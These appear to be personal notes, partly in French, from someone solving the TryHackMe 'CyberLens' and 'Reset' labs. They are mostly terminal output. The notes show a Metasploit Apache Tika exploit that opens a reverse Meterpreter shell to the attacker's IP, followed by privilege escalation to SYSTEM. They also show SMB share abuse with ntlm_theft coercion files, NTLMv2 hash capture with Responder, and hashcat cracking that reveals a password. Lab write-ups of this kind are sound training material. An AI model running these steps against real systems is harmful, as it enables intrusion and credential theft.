

```
sudo nmap -sVC -p- -Pn 10.10.36.246 --open
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-05 15:47 CEST
Nmap scan report for 10.10.36.246
Host is up (0.029s latency).
Not shown: 61672 closed tcp ports (reset), 3846 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Apache httpd 2.4.57 ((Win64))
|_http-server-header: Apache/2.4.57 (Win64)
|_http-title: CyberLens: Unveiling the Hidden Matrix
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-10-05T13:48:46+00:00; -31s from scanner time.
| ssl-cert: Subject: commonName=CyberLens
| Not valid before: 2025-10-04T13:44:45
|_Not valid after:  2026-04-05T13:44:45
| rdp-ntlm-info:
|   Target_Name: CYBERLENS
|   NetBIOS_Domain_Name: CYBERLENS
|   NetBIOS_Computer_Name: CYBERLENS
|   DNS_Domain_Name: CyberLens
|   DNS_Computer_Name: CyberLens
|   Product_Version: 10.0.17763
|_  System_Time: 2025-10-05T13:48:38+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp  open  pando-pub?
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
61777/tcp open  http          Jetty 8.y.z-SNAPSHOT
|_http-title: Site doesn't have a title (text/plain).
|_http-cors: HEAD GET
|_http-server-header: Jetty(8.y.z-SNAPSHOT)
| http-methods:
|_  Potentially risky methods: PUT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: -31s, deviation: 0s, median: -31s
| smb2-time:
|   date: 2025-10-05T13:48:40
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.64 seconds
```



CyberLens Image Extractor

In this labyrinthine realm of cybersecurity, we have mastered the arcane arts of metadata extraction, the all-seeing eye that gazes into the depths of files, extracting their hidden truths. With the CyberLens Image Extractor as our trusty sidekick, we delve into th very fabric of digital images, peeling back layers of metadata to expose the unseen stories they yearn to tell.

Browse... No file selected. Get Metadata



Welcome to the Apache Tika 1.17 Server

For endpoints, please see https://wiki.apache.org/tika/TikaJAXRS and http://tika.apache.org/1.17/miredot/index.html

- **PUT** */detect/stream*
  Class: org.apache.tika.server.resource.DetectorResource
  Method: detect
  Produces: text/plain
- **GET** */detectors*
  Class: org.apache.tika.server.resource.TikaDetectors
  Method: getDectorsHTML
  Produces: text/html
- **GET** */detectors*
  Class: org.apache.tika.server.resource.TikaDetectors
  Method: getDetectorsJSON
  Produces: application/json
- **GET** */detectors*
  Class: org.apache.tika.server.resource.TikaDetectors
  Method: getDetectorsPlain
  Produces: text/plain
- **POST** */language/stream*
  Class: org.apache.tika.server.resource.LanguageResource
  Method: detect
  Produces: text/plain
- **POST** */language/string*
  Class: org.apache.tika.server.resource.LanguageResource
  Method: detect
  Produces: text/plain
- **PUT** */meta*
  Class: org.apache.tika.server.resource.MetadataResource
  Method: getMetadata
  Produces: text/csv
  Produces: application/json
  Produces: application/rdf+xml
- **POST** */meta/form*
  Class: org.apache.tika.server.resource.MetadataResource
  Method: getMetadataFromMultipart
  Produces: text/csv
  Produces: application/json
  Produces: application/rdf+xml

https://www.exploit-db.com/exploits/47208

```
msf exploit(windows/http/apache_tika_jp2_jscript) > set rhosts 10.10.64.44
rhosts => 10.10.64.44
msf exploit(windows/http/apache_tika_jp2_jscript) > run
[*] Started reverse TCP handler on 10.11.116.117:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress -   8.10% done (7999/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
```

```
msf exploit(windows/http/apache_tika_jp2_jscript) > run
[*] Started reverse TCP handler on 10.11.116.117:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress -   8.10% done (7999/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress -  16.19% done (15998/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress -  24.29% done (23997/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress -  32.39% done (31996/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress -  40.48% done (39995/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress -  48.58% done (47994/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress -  56.67% done (55993/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress -  64.77% done (63992/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress -  72.87% done (71991/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress -  80.96% done (79990/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress -  89.06% done (87989/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress -  97.16% done (95988/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress - 100.00% done (98798/98798 bytes)
[*] Sending stage (177734 bytes) to 10.10.64.44
[*] Meterpreter session 1 opened (10.11.116.117:4444 → 10.10.64.44:49784) at 2025-10-05 19:41:31 +0200

meterpreter >
```

```
meterpreter > cd desktop
meterpreter > ls
Listing: C:\users\Cyberlens\desktop
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  527   fil   2016-06-21 17:36:17 +0200  EC2 Feedback.website
100666/rw-rw-rw-  554   fil   2016-06-21 17:36:23 +0200  EC2 Microsoft Windows Guide.website
100666/rw-rw-rw-  282   fil   2023-06-06 21:48:33 +0200  desktop.ini
100666/rw-rw-rw-  25    fil   2023-06-06 21:54:19 +0200  user.txt

meterpreter > cat users.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat user.txt
THM{T1k4-CV3-f0r-7h3-w1n}meterpreter >
```

```
meterpreter > winpeas.exe
[-] Unknown command: winpeas.exe. Run the help command for more details.
meterpreter > background
[*] Backgrounding session 3...
msf exploit(windows/http/apache_tika_jp2_jscript) > search exploit suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf exploit(windows/http/apache_tika_jp2_jscript) >
```

```
msf exploit(windows/http/apache_tika_jp2_jscript) > search exploit suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf exploit(windows/http/apache_tika_jp2_jscript) > use 0
msf post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > run
[*] 10.10.64.44 - Collecting local exploits for x86/windows...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOi
d was here
[*] Collecting exploit 260 / 2547
```

```
msf post(multi/recon/local_exploit_suggester) > run
[*] 10.10.64.44 - Collecting local exploits for x86/windows...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOi
d was here
[*] 10.10.64.44 - 206 exploit checks are being tried...
[+] 10.10.64.44 - exploit/windows/local/always_install_elevated: The target is vulnerable.
[+] 10.10.64.44 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[+] 10.10.64.44 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.10.64.44 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.10.64.44 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 10.10.64.44 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[*] Running check method for exploit 42 / 42
[*] 10.10.64.44 - Valid modules for session 1:
==============================

 #   Name                                                  Potentially Vulnerable?  Check Result
 -   ----                                                  -----------------------  ------------
 1   exploit/windows/local/always_install_elevated         Yes                      The target is vulnerable.
 2   exploit/windows/local/bypassuac_comhijack             Yes                      The target appears to be vulnerable.
 3   exploit/windows/local/bypassuac_sluihijack            Yes                      The target appears to be vulnerable.
 4   exploit/windows/local/cve_2020_1048_printerdemon      Yes                      The target appears to be vulnerable.
 5   exploit/windows/local/cve_2020_1337_printerdemon      Yes                      The target appears to be vulnerable.
 6   exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes             The service is running, but could not be valid
ated.
 7   exploit/windows/local/adobe_sandbox_adobecollabsync   No                       Cannot reliably check exploitability.
 8   exploit/windows/local/agnitum_outpost_acs             No                       The target is not exploitable.
```

```
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) > use exploit/windows/local/always_install_elevated
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/always_install_elevated) > show options

Module options (exploit/windows/local/always_install_elevated):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows



View the full module info with the info, or info -d command.

msf exploit(windows/local/always_install_elevated) >
```


```
msf exploit(windows/local/always_install_elevated) > set lhost 10.11.116.117
lhost => 10.11.116.117
msf exploit(windows/local/always_install_elevated) > set lport 443
lport => 443
msf exploit(windows/local/always_install_elevated) > set session 1
session => 1
msf exploit(windows/local/always_install_elevated) > run
[*] Started reverse TCP handler on 10.11.116.117:443
[*] Uploading the MSI to C:\Users\CYBERL~1\AppData\Local\Temp\1\eebdmdJftgSn.msi ...
[*] Executing MSI ...
```

```
meterpreter > guid
[+] Session GUID: 46d0333b-5174-40c7-8bdc-5f68528da69a
meterpreter > uuid
[+] UUID: e53e39faf0c8b027/x86=1/windows=1/2025-10-05T17:58:43Z
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
meterpreter > cd Desktop\\
meterpreter > ls
Listing: C:\users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  527   fil   2016-06-21 17:36:17 +0200  EC2 Feedback.website
100666/rw-rw-rw-  554   fil   2016-06-21 17:36:23 +0200  EC2 Microsoft Windows Guide.website
100666/rw-rw-rw-  24    fil   2023-11-27 20:50:45 +0100  admin.txt
100666/rw-rw-rw-  282   fil   2021-03-17 16:13:27 +0100  desktop.ini

meterpreter > cat admin.txt
THM{3lev@t3D-4-pr1v35c!}meterpreter >
```

Reset

mardi 7 octobre 2025 15:36




```
 sudo nmap -sVC -p- -Pn 10.10.23.241 --open
[sudo] Mot de passe de alice :
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 15:41 CEST
Nmap scan report for 10.10.23.241
Host is up (0.037s latency).
Not shown: 65513 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-07 13:51:23Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site:
Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site:
Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-10-07T13:52:51+00:00; -34s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: HAYSTACK
|   DNS_Domain_Name: thm.corp
|   DNS_Computer_Name: HayStack.thm.corp
|   DNS_Tree_Name: thm.corp
|   Product_Version: 10.0.17763
|_  System_Time: 2025-10-07T13:52:11+00:00
| ssl-cert: Subject: commonName=HayStack.thm.corp
| Not valid before: 2025-10-06T13:36:34
|_Not valid after:  2026-04-07T13:36:34
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp open  pando-pub?
9389/tcp open  mc-nmf        .NET Message Framing
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc        Microsoft Windows RPC
49673/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  msrpc        Microsoft Windows RPC
49702/tcp open  msrpc        Microsoft Windows RPC
50319/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HAYSTACK; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-10-07T13:52:12
|_  start_date: N/A
|_clock-skew: mean: -33s, deviation: 0s, median: -34s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 686.53 seconds
```

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ nmap -sV --script "ldap* and not brute" 10.10.23.241
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 16:12 CEST
Nmap scan report for 10.10.23.241
Host is up (0.11s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-07 14:11:56Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: thm.corp, Site: Default-First-Sit
e)
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       domainFunctionality: 7
|       forestFunctionality: 7
|       domainControllerFunctionality: 7
|       rootDomainNamingContext: DC=thm,DC=corp
|       ldapServiceName: thm.corp:haystack$@THM.CORP
|       isGlobalCatalogReady: TRUE
|       supportedSASLMechanisms: GSSAPI
|       supportedSASLMechanisms: GSS-SPNEGO
|       supportedSASLMechanisms: EXTERNAL
|       supportedSASLMechanisms: DIGEST-MD5
|       supportedLDAPVersion: 3
|       supportedLDAPVersion: 2
|       supportedLDAPPolicies: MaxPoolThreads
|       supportedLDAPPolicies: MaxPercentDirSyncRequests
|       supportedLDAPPolicies: MaxDatagramRecv
|       supportedLDAPPolicies: MaxReceiveBuffer
|       supportedLDAPPolicies: InitRecvTimeout
|       supportedLDAPPolicies: MaxConnections
|       supportedLDAPPolicies: MaxConnIdleTime
|       supportedLDAPPolicies: MaxPageSize
|       supportedLDAPPolicies: MaxBatchReturnMessages
|       supportedLDAPPolicies: MaxQueryDuration
|       supportedLDAPPolicies: MaxDirSyncDuration
|       supportedLDAPPolicies: MaxTempTableSize
|       supportedLDAPPolicies: MaxResultSetSize
|       supportedLDAPPolicies: MinResultSets
|       supportedLDAPPolicies: MaxResultSetsPerConn
|       supportedLDAPPolicies: MaxNotificationPerConn
|       supportedLDAPPolicies: MaxValRange
|       supportedLDAPPolicies: MaxValRangeTransitive
|       supportedLDAPPolicies: ThreadMemoryLimit
|       supportedLDAPPolicies: SystemMemoryLimitPercent
|       supportedControl: 1.2.840.113556.1.4.319
|       supportedControl: 1.2.840.113556.1.4.801
|       supportedControl: 1.2.840.113556.1.4.473
```

On voit un haystack

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ ./kerbrute_linux_amd64  userenum --dc 10.10.23.241 -d thm.corp user

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 10/07/25 - Ronnie Flathers @ropnop

2025/10/07 17:00:51 >  Using KDC(s):
2025/10/07 17:00:51 >   10.10.23.241:88

2025/10/07 17:00:51 >  [+] VALID USERNAME:       haystack@thm.corp
2025/10/07 17:00:51 >  Done! Tested 1 usernames (1 valid) in 0.032 seconds
```

```
#THM
10.10.64.44 cyberlens.thm
10.10.23.241    thm.corp HayStack.thm.corp

#pgpractice
```

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ smbclient -L \\\\10.10.23.241\\
Password for [WORKGROUP\alice]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.23.241 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
smb: \onboarding\> get *
NT_STATUS_OBJECT_NAME_INVALID opening remote file \onboarding\*
smb: \onboarding\> ls
  .                                   D        0  Tue Oct  7 17:22:43 2025
  ..                                  D        0  Tue Oct  7 17:22:43 2025
  esegxksl.caa.pdf                    A  4700896  Mon Jul 17 10:11:53 2023
  m5cizlmf.zba.pdf                    A  3032659  Mon Jul 17 10:12:09 2023
  vjjj4ngb.ejr.txt                    A      521  Mon Aug 21 20:21:59 2023

                7863807 blocks of size 4096. 3024698 blocks available
smb: \onboarding\> cat
```

```
smb: \onboarding\> ls
  .                                   D        0  Tue Oct  7 17:25:14 2025
  ..                                  D        0  Tue Oct  7 17:25:14 2025
  nd2bpbl3.wma.pdf                    A  3032659  Mon Jul 17 10:12:09 2023
  so5em2ys.nha.txt                    A      521  Mon Aug 21 20:21:59 2023
  yibuxftl.krw.pdf                    A  4700896  Mon Jul 17 10:11:53 2023

                7863807 blocks of size 4096. 3025399 blocks available
smb: \onboarding\> ls
^[[3~  .                                   D        0  Tue Oct  7 17:25:44 2025
  ..                                  D        0  Tue Oct  7 17:25:44 2025
  11n3irzv.hs5.txt                    A      521  Mon Aug 21 20:21:59 2023
  cgpkuqdi.jsg.pdf                    A  3032659  Mon Jul 17 10:12:09 2023
  z5rph55f.y0s.pdf                    A  4700896  Mon Jul 17 10:11:53 2023

                7863807 blocks of size 4096. 3025399 blocks available
```

```
*~/Bureau/THM/CTF/Reset/vuq5a55u.oga.txt - Mousepad

Fichier  Éditer  Rechercher  Affichage  Document  Aide

1 Subject: Welcome to Reset - Dear <USER>,Welcome aboard!
2 We are thrilled to have you join our team.
3 As discussed during the hiring process, we are sending you the necessary login information to access your company account.
4 Please keep this information confidential and do not share it with anyone.
5 The initial passowrd is: ResetMe123!We are confident that you will contribute significantly to our continued success.
6 We look forward to working with you and wish you the very best in your new role.
7 Best regards,The Reset Team
```

ResetMe123!
ON ARRIVE PAS A SE CONNECTER AVEC

```
>> Checking the onboarding directory, looks like the files are been changed, so there must be an
   active user on this session
```

```
Size                     : 4.7 MB
Modification Date/Time   : 2025:10:07 17:25:45+02:00
Access Date/Time         : 2025:10:07 17:25:45+02:00
Inode Change Date/Time   : 2025:10:07 17:25:45+02:00
Permissions              : -rw-r--r--
Type                     : PDF
Type Extension           : pdf
Type                     : application/pdf
ersion                   : 1.4
rized                    : No
ng                       : Objects in xref table (515) exceed trailer dictionary Size (206)
Count                    : 8

lice㉿alice)-[~/Bureau/THM/CTF/Reset]
ano exploit.url

lice㉿alice)-[~/Bureau/THM/CTF/Reset]
]
```

```
  ..                                  D        0  Tue Oct  7 17:44:14 2025
  hasettmx.e5n.pdf                    A  3032659  Mon Jul 17 10:12:09 2023
  inxs1dio.yfj.txt                    A      521  Mon Aug 21 20:21:59 2023
  y4d23u3a.bev.pdf                    A  4700896  Mon Jul 17 10:11:53 2023

                7863807 blocks of size 4096. 3024272 blocks available
smb: \onboarding\> put exploit.url
putting file exploit.url as \onboarding\exploit.url (1,3 kb/s) (average 1,3 kb/s)
smb: \onboarding\> ls
  .                                   D        0  Tue Oct  7 17:44:25 2025
  ..                                  D        0  Tue Oct  7 17:44:25 2025
  exploit.url                         A      111  Tue Oct  7 17:44:25 2025
  hasettmx.e5n.pdf                    A  3032659  Mon Jul 17 10:12:09 2023
  inxs1dio.yfj.txt                    A      521  Mon Aug 21 20:21:59 2023
  y4d23u3a.bev.pdf                    A  4700896  Mon Jul 17 10:11:53 2023

                7863807 blocks of size 4096. 3024272 blocks available
smb: \onboarding\>
```

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ sudo responder -I eth0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.-----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||   _|  _  |
  |__| |_____|_____|   __|_____|__|__|_____||_____|___|
                   |__|


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
```

Ça ne fonctionne pas donc on va utiliser **ntlm_theft** : (je pense que c'est parce que j'ai mis eth0 et pas tun0)

```
└─$ source venv/bin/activate

┌──(venv)─(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ pip3 install xlsxwriter
Collecting xlsxwriter
  Downloading xlsxwriter-3.2.9-py3-none-any.whl.metadata (2.7 kB)
Downloading xlsxwriter-3.2.9-py3-none-any.whl (175 kB)
Installing collected packages: xlsxwriter
Successfully installed xlsxwriter-3.2.9
```

```
python3 ntlm_theft.py -g all -s <ATTACKER-IP> -f test


# -g: generate. Here, we specify the file types (for related attacks) to generate

# -s: The IP address of our Kali machine, In this case (tun0)

# -f: filename
```

```
└─$ python3 ntlm_theft.py -g all -s 10.11.116.117 -f test
/home/alice/Bureau/THM/CTF/Reset/ntlm_theft/ntlm_theft.py:168: SyntaxWarning: invalid escape seque
nce '\l'
  location.href = 'ms-word:ofe|u|\\''' + server + '''\leak\leak.docx';
Created: test/test.scf (BROWSE TO FOLDER)
Created: test/test-(url).url (BROWSE TO FOLDER)
Created: test/test-(icon).url (BROWSE TO FOLDER)
Created: test/test.lnk (BROWSE TO FOLDER)
Created: test/test.rtf (OPEN)
Created: test/test-(stylesheet).xml (OPEN)
Created: test/test-(fulldocx).xml (OPEN)
Created: test/test.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: test/test-(handler).htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: test/test-(includepicture).docx (OPEN)
Created: test/test-(remotetemplate).docx (OPEN)
Created: test/test-(frameset).docx (OPEN)
Created: test/test-(externalcell).xlsx (OPEN)
Created: test/test.wax (OPEN)
Created: test/test.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: test/test.asx (OPEN)
Created: test/test.jnlp (OPEN)
Created: test/test.application (DOWNLOAD AND OPEN)
Created: test/test.pdf (OPEN AND ALLOW)
Created: test/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: test/test.library-ms (BROWSE TO FOLDER)
Created: test/Autorun.inf (BROWSE TO FOLDER)
Created: test/desktop.ini (BROWSE TO FOLDER)
Created: test/test.theme (THEME TO INSTALL
Generation Complete.
```

On va transférer autorun.inf dans le partage SMB :

```
SMB] NTLMv2-SSP Client   : 10.10.23.241
SMB] NTLMv2-SSP Username : THM\AUTOMATE
SMB] NTLMv2-SSP Hash     : AUTOMATE::THM:13a5d654398ed015:4497EF5AA942F1D1D790CD2C9F968CFD:0101000
400040034005700490004E002D0033003100560004B00570038005A00440049005200440002E00380047005100
600040002000000080030003000000000000000001000000002000002B938C198136B783FC9C4D6443EECEF9BF63D7E047
700000000000000000
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
*] Skipping previously captured hash for THM\AUTOMATE
```

hashcat -m 5600 hash_ntlm /usr/share/wordlists/rockyou.txt.gz --force

```
AUTOMATE::THM:13a5d654398ed015:4497ef5aa942f1d1d790cd
000000000200080038004700510005a00001001e00570049004e002
49004e002d0033003100560004b00570038005a004400490052004
4700510005a002e004c004f00430041004c000500140038004700
040002000000080030003000000000000000010000000020000002
d2610a00100000000000000000000000000000000000000090024006
3100310037000000000000000000:Passw0rd1
```

AUTOMATE: Passw0rd1

